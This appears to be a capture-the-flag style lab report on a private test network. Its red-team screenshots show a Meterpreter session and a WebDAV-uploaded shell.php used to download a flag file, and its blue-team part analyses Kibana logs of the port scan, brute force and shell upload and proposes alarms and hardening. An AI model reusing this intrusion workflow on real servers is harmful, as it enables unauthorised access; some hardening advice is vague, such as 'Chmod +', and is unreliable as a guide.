40700/rwx----- 16384 dir 2019-05-07 14:10:15 -0400 lost+found  
40755/rwxr-xr-x 4096 dir 2019-05-07 14:10:51 -0400 media  
40755/rwxr-xr-x 4096 dir 2019-05-07 14:10:51 -0400 mnt  
40755/rwxr-xr-x 4096 dir 2019-05-07 14:10:51 -0400 opt  
40555/r-xr-xr-x 0 dir 2021-05-03 22:41:25 -0400 proc  
40700/rwx----- 4096 dir 2020-05-19 13:12:10 -0400 root  
40755/rwxr-xr-x 880 dir 2021-05-03 23:47:55 -0400 run  
40755/rwxr-xr-x 4096 dir 2019-05-07 14:10:55 -0400 sbin  
40755/rwxr-xr-x 4096 dir 2019-05-07 14:16:00 -0400 snap  
40755/rwxr-xr-x 4096 dir 2019-05-07 14:10:52 -0400 srv  
100600/rw----- 2065694720 fil 2019-05-07 14:12:56 -0400 swap.img
```

```
root@kali: ~  
File Edit View Search Terminal Help  
40755/rwxr-xr-x 4096 dir 2019-05-07 14:10:51 -0400 opt  
40555/r-xr-xr-x 0 dir 2021-05-03 22:41:25 -0400 proc  
40700/rwx----- 4096 dir 2020-05-19 13:12:10 -0400 root  
40755/rwxr-xr-x 880 dir 2021-05-03 23:47:55 -0400 run  
40755/rwxr-xr-x 4096 dir 2019-05-07 14:10:55 -0400 sbin  
40755/rwxr-xr-x 4096 dir 2019-05-07 14:16:00 -0400 snap  
40755/rwxr-xr-x 4096 dir 2019-05-07 14:10:52 -0400 srv  
100600/rw----- 2065694720 fil 2019-05-07 14:12:56 -0400 swap.img  
40555/r-xr-xr-x 0 dir 2021-05-03 22:41:28 -0400 sys  
41777/rwxrwxrwx 4096 dir 2021-05-03 22:42:11 -0400 tmp  
40755/rwxr-xr-x 4096 dir 2019-05-07 14:10:55 -0400 usr  
40755/rwxr-xr-x 4096 dir 2021-01-28 10:16:40 -0500 vagrant  
40755/rwxr-xr-x 4096 dir 2019-05-07 14:16:46 -0400 var  
100600/rw----- 8298232 fil 2019-05-07 14:12:05 -0400 vmlinuz  
100600/rw----- 8257272 fil 2019-05-07 14:10:23 -0400 vmlinuz.old  
meterpreter > copy flag.txt > Captured/ 43  
[-] Unknown command: copy.  
meterpreter > download flag.txt > Captured  
[*] Downloading: flag.txt -> Captured/flag.txt  
[*] Downloaded 16.00 B of 16.00 B (100.0%): flag.txt -> Captured/flag.txt  
[*] download : flag.txt -> Captured/flag.txt  
[-] stdapi_fs_stat: Operation failed: 1  
meterpreter >
```

RFI and LFI Inclusion Screenshots



A terminal window titled "root@kali: ~/Captured" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:

```
root@kali:~# ls
Captured  Documents  Music      Public     Templates
Desktop   Downloads  Pictures   shell.php  Videos      Mozilla Firefox

root@kali:~# cd Captured/
root@kali:~/Captured# ls
flag.txt

root@kali:~/Captured#
```

A web browser address bar is visible below the terminal, showing the URL "192.168.1.105/webdav/shell.php".



Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- What time did the port scan occur?
 - May 3, 2021 21:14
- How many packets were sent, and from which IP?
 - 4 packets were sent and they came from the Source.ip 192.168.1.8
- What indicates that this was a port scan?
 - If you use this query: `user_agent.original: *nmap*`
 - It will highlight that an Nmap Scripting Engine was being used

```
> May 3, 2021 @ 21:55:33.763 user_agent.original: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html) @timestamp: May 3, 2021 @ 21:55:33.763 type: http ecs.version: 1.5.0
agent.type: packetbeat agent.ephemeral_id: 89c45770-918b-4bea-b8e3-cb5d95477b04 agent.hostname: server1 agent.id: b8fb7fd0-e53c-40bf-98a4-f7a8ce4e229f agent.version: 7.7.0
url.path: /evox/about url.full: http://192.168.1.105/evox/about url.scheme: http url.domain: 192.168.1.105 status: Error host.name: server1 server.ip: 192.168.1.105
server.port: 80 server.bytes: 467B event.start: May 3, 2021 @ 21:55:33.763 event.end: May 3, 2021 @ 21:55:33.763 event.kind: event event.category: network_traffic
event.dataset: http event.duration: 0.2 destination.bytes: 467B destination.ip: 192.168.1.105 destination.port: 80 query: GET /evox/about source.ip: 192.168.1.8
```

Analysis: Finding the Request for the Hidden Directory

- What time did the request occur? How many requests were made?
 - May 4, 2021 @ 00:00:15.597 is when the interaction first took place
 - Our Dashboard showed the Top 10 HTTP Packet Requests, all 32,579 came from 192.168.1.8
- Which files were requested? What did they contain?
 - The filetype was a _doc file. The file resided in the /company_folders/secret_folder/connect_to_corp_server directory, which held information about how to access one of the servers.



Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	32,579
http://192.168.1.105/webdav/shell.php	55
http://192.168.1.105/webdav	46
http://192.168.1.105/webdav/passwd.dav	35
http://192.168.1.105/	14

Export: Raw Formatted

Analysis: Uncovering the Brute Force Attack



- How many requests were made in the attack? 10,047
- How many requests had been made before the attacker discovered the password? 10,044



Analysis: Finding the WebDAV Connection



- How many requests were made to this directory? 126,843
- Which files were requested? webdav/passwd.dav

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	126,843
http://192.168.1.105/company_folders/secret_folder	10,043
✱ http://192.168.1.105/webdav/passwd.dav	71
http://192.168.1.105/	13
http://192.168.1.105/webdav/	11

Export: Raw  Formatted 



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Create a alarm to detect TCP and SYN requests.

What threshold would you set to activate this alarm?

20, Port scanning sends multiple request and this should be enough to alert early on.

System Hardening

What configurations can be set on the host to mitigate port scans?

Set up or use a firewall to block ping requests.

Describe the solution. If possible, provide required command lines.

Set firewall to only allow access from authorized IPs

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Create an alarm/alert if anyone access the directory from unauthorized IPs

What threshold would you set to activate this alarm?

1-2 failed attempts that would immediately send a alert to multiple persons

System Hardening

What configuration can be set on the host to block unwanted access?

Block access or ensure proper access controls are in place

Describe the solution. If possible, provide required command lines.

Remove from webserver and place on internal server without outside access.
"Chmod +" to change r/w/x for user, owner, and group

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Create an alarm that detects a abnormal amount of 401 status codes on the server

What threshold would you set to activate this alarm?

Would set threshold to 7

System Hardening

What configuration can be set on the host to block brute force attacks?

Create a user lockout threshold for too many failed logins

Describe the solution. If possible, provide the required command line(s).

Set number of failed attempts to 3 and require account to be unlocked before allowing access.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Create an alarm for unauthorized connections via WebDAV

What threshold would you set to activate this alarm?

Would set threshold to 1

System Hardening

What configuration can be set on the host to control access?

Only allow authorized connections and/or block all outside connections with a firewall or disable WebDAV if not being used

Describe the solution. If possible, provide the required command line(s).

Disabling WebDAV if unused or setting up a firewall for controlled access would limit potential attacks. Remove directory.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Create an alert that notifies when a file or folder changes or is altered

What threshold would you set to activate this alarm?

Any activity that involves uploading files would activate this alarm.

System Hardening

What configuration can be set on the host to block file uploads?

Require authentication to upload files.
Restrict specific file types

Describe the solution. If possible, provide the required command line.

Requiring authentication to upload files would mitigate potential of attacks.

*The
End*